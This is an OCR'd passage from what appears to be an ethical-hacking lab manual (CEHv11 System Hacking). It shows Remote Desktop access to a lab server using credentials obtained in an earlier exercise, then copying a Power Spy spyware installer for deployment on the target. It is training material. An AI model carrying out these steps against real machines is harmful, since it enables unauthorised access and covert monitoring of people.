

Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
Filters
Best match
Remote Desktop Connection
Desktop app
Settings
Remote Desktop settings
Remote Desktop sleep settings
Remote Desktop Developer Settings
Remote Desktop hibernation settings
Allow Remote Desktop connections only from computers with Network Level Authentication
Allow remote connections to this computer
Advanced Remote Desktop settings

4. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.10.16** [**Windows Server 2016**]) and click **Connect**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Remote Desktop Connection
Remote Desktop Connection
Computer:
10.10.10.16
User name:
None specified
You will be asked for credentials when you connect.
Show Options
Connect
Help


5. The **Windows Security** pop-up appears; enter the credentials **Jason** and **qwerty** and click **OK**.

Here, we are using the target system user credentials obtained from the previous lab.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Remote Desktop Connection
Remote Desktop Connection
Computer:
10.10.10.16
Windows Security
Enter your credentials
These credentials will be used to connect to 10.10.10.16.
Jason
Remember me
OK
Cancel

6. A **Remote Desktop Connection** window appears; click **Yes**.

You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
Remote Desktop Connection
The identity of the remote computer cannot be verified. Do you want to connect anyway?
The remote computer could not be authenticated due to problems with its security certificate. It may be unsafe to proceed.
Certificate name
Name in the certificate from the remote computer:
Server2016.CEH.com
Certificate errors
The following errors were encountered while validating the remote computer's certificate:
The certificate is not from a trusted certifying authority.
Do you want to connect despite these certificate errors?
Don't ask me again for connections to this computer
View certificate...
Yes
No


7. A **Remote Desktop Connection** is successfully established, as shown in the screenshot.


10.10.10.16
Recycle Bin
Nmap - Zenmap GUI
Acrobat Reader DC
desktop.ini
Firefox
Google Chrome
Wampserv...
Wireshark

8. Minimize the **Remote Desktop Connection** window.

If **Server Manager** window appears, close it.

9. Navigate to **Z:\CEHv11 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.


Manage
Power Spy
File
Home
Share
View
Application Tools
This PC › CEH-Tools (\\WINDOWS10) (Z:) › CEHv11 Module 06 System Hacking › Spyware › General Spyware › Power Spy
Pictures
DVD Drive (D:) S
System32
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
DVD Drive (D:) S
CEH-Tools (\\WI
CEHv11 Lab Pr
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
CEHv11 Modul
Name
Date modified
Type
Size
setup.exe
9/16/2019 2:13 PM
Application
4,150 KB

